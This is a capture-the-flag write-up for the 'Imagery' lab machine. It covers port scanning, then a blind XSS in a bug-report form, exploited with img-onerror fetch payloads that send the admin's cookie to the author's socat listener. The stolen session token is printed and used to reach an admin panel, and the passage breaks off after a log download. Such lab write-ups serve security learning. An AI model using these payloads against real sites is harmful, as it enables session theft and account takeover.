Imagery
by 0xW1LD

Enumeration
Scans
As usual we start off with an nmap port scan.
1
2
3
4
5
6
7
8
9
10
11
12
13
PORT     STATE SERVICE REASON         VERSION
22/tcp   open  ssh     syn-ack ttl 63 OpenSSH 9.7p1 Ubuntu 7ubuntu4.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 35:94:fb:70:36:1a:26:3c:a8:3c:5a:5a:e4:fb:8c:18 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBKyy0U7qSOOyGqKW/mnTdFIj9zkAcvMCMWnEhOoQFWUYio6eiBlaFBjhhHuM8hEM0tbeqFbnkQ+6SFDQw6VjP+E=
|   256 c2:52:7c:42:61:ce:97:9d:12:d5:01:1c:ba:68:0f:fa (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIBleYkGyL8P6lEEXf1+1feCllblPfSRHnQ9znOKhcnNM
8000/tcp open  http    syn-ack ttl 63 Werkzeug httpd 3.1.3 (Python 3.12.7)
|_http-server-header: Werkzeug/3.1.3 Python/3.12.7
|_http-title: Image Gallery
| http-methods:
|_  Supported Methods: HEAD OPTIONS GET
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
As is common with Linux hosts we get 22 - OpenSSH which as always we’ll check the specific version for exploits, in this case there aren’t any public disclosures. We also get 8000 - http Werkzeug which is a little less common of a port. Also checking for any version specific exploits, there are none, so let’s move on.
Web

Let’s visit the webpage running on port 8000, and we shall find an online gallery website.

There’s nothing much to do from the main page so let’s register a user.


Playing around with the registration if I attempt to register as admin@imagery.htb I find an error message that states that the email already exists. This is crucial as it can be used to enumerate emails of existing users.
Let’s move along and register a unique user.

We’re greeted with a Registration Successful message and are redirected to the login page.

Attempting to utilize the email we found earlier with possible default credentials we get an invalid username or password error.
Logging in instead with our registered user we get a Login Successful message and are redirected to an image gallery.

Attempting to upload a dummy image we can find it on our gallery.
We also gain additional information from the server.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
{
    "grouped_images": [{
        "images": [{
            "actual_mimetype": "image/png",
            "description": "",
            "filename": "a1916969-f7d4-44dc-9753-86dc1e72922e_dummy.png",
            "group": "My Images",
            "id": "90ee9cc7-a46d-438d-a57e-fbe9400741c7",
            "timestamp": "2025-09-28T16:54:01.805075",
            "title": "dummy",
            "type": "original",
            "uploadedBy": "w1ld@0xw1ld.github.io",
            "uploadedByDisplayId": "a5d6c029",
            "url": "/uploads/a1916969-f7d4-44dc-9753-86dc1e72922e_dummy.png"
        }],
        "name": "My Images"
    }],
    "images": [{
        "actual_mimetype": "image/png",
        "description": "",
        "filename": "a1916969-f7d4-44dc-9753-86dc1e72922e_dummy.png",
        "group": "My Images",
        "id": "90ee9cc7-a46d-438d-a57e-fbe9400741c7",
        "timestamp": "2025-09-28T16:54:01.805075",
        "title": "dummy",
        "type": "original",
        "uploadedBy": "w1ld@0xw1ld.github.io",
        "uploadedByDisplayId": "a5d6c029",
        "url": "/uploads/a1916969-f7d4-44dc-9753-86dc1e72922e_dummy.png"
    }],
    "success": true
}
Additionally looking back at our homepage we can find another endpoint Report Bug


Visiting this endpoint we’re greeted with a Report a Bug form.

Filling in some fake details and submitting the form we get a Bug Report Submitted message with the interesting bit being the Admin Review in progress.
Foothold
Let’s attempt to identify a blind vulnerability on the Report a Bug endpoint, most likely an xss. Starting off with a listener that I can direct my scripts towards.
1
$ socat TCP4-LISTEN:80,reuseaddr,fork -
I use
socathere because it’s easier for me to reuse, you can use an actual python webserver ornc.
Let’s first use multiple payloads to determine whether the name or the details is a viable xss endpoint.
1
"><img src=x onerror="fetch('http://10.10.14.160:80/desc')">
Waiting a little we get a response on our listener. Success! We’ve identified an xss vulnerability, which is only blind since we don’t have access to the admin dashboard.
1
2
3
4
5
6
7
8
9
GET /desc HTTP/1.1
Host: 10.10.14.160
Connection: keep-alive
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) HeadlessChrome/138.0.0.0 Safari/537.36
Accept: */*
Origin: http://0.0.0.0:8000
Referer: http://0.0.0.0:8000/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Since it’s on the desc endpoint that indicates that the XSS vulnerability is in the details section of the form. I want to attempt to steal a cookie, let’s check if cookies are httpOnly.

Looks like it’s set to false which means we can access it using our xss vulnerability. Let’s form a simple payload.
1
"><img src=x onerror="fetch('http://10.10.14.160:80/?cookie='+document.cookie)">
Waiting for a while once more we get the following response on our listener.
1
2
3
4
5
6
7
8
9
GET /?cookie=session=.eJw9jbEOgzAMRP_Fc4UEZcpER74iMolLLSUGxc6AEP-Ooqod793T3QmRdU94zBEcYL8M4RlHeADrK2YWcFYqteg571R0EzSW1RupVaUC7o1Jv8aPeQxhq2L_rkHBTO2irU6ccaVydB9b4LoBKrMv2w.aNlxVA.ewYEVjA8yr0OVa_gR399_X4YIf0 HTTP/1.1
Host: 10.10.14.160
Connection: keep-alive
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) HeadlessChrome/138.0.0.0 Safari/537.36
Accept: */*
Origin: http://0.0.0.0:8000
Referer: http://0.0.0.0:8000/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9

Success! we’ve gathered what looks to be a cookie, let’s replace our own session cookie with the one we see here. We then find that we can access an admin panel.

Visiting the admin panel we can find a User Management header and a Submitted Bug Reports header.
Downloading the log for admin we find several successful logins.
1
2
3
4
5
6
7
8
9
[2025-09-28T17:30:07.922864] Logged in successfully.
[2025-09-28T17:31:07.835420] Logged in successfully.
[2025-09-28T17:31:07.838651] Logged in successfully.
[2025-09-28T17:32:07.648518] Logged in successfully.
[2025-09-28T17:32:07.650318] Logged in successfully.
[2025-09-28T17:33:08.590319] Logged in successfully.
[2025-09-28T17:34:08.400110] Logged in successfully.
[2025-09-28T17:35:08.517060] Logged in successfully.
[2025-09-28T17:36:08.478696] Logged in successfully.
On the other hand, attempting to download testuser’s logs we’re greeted with a json error.
1
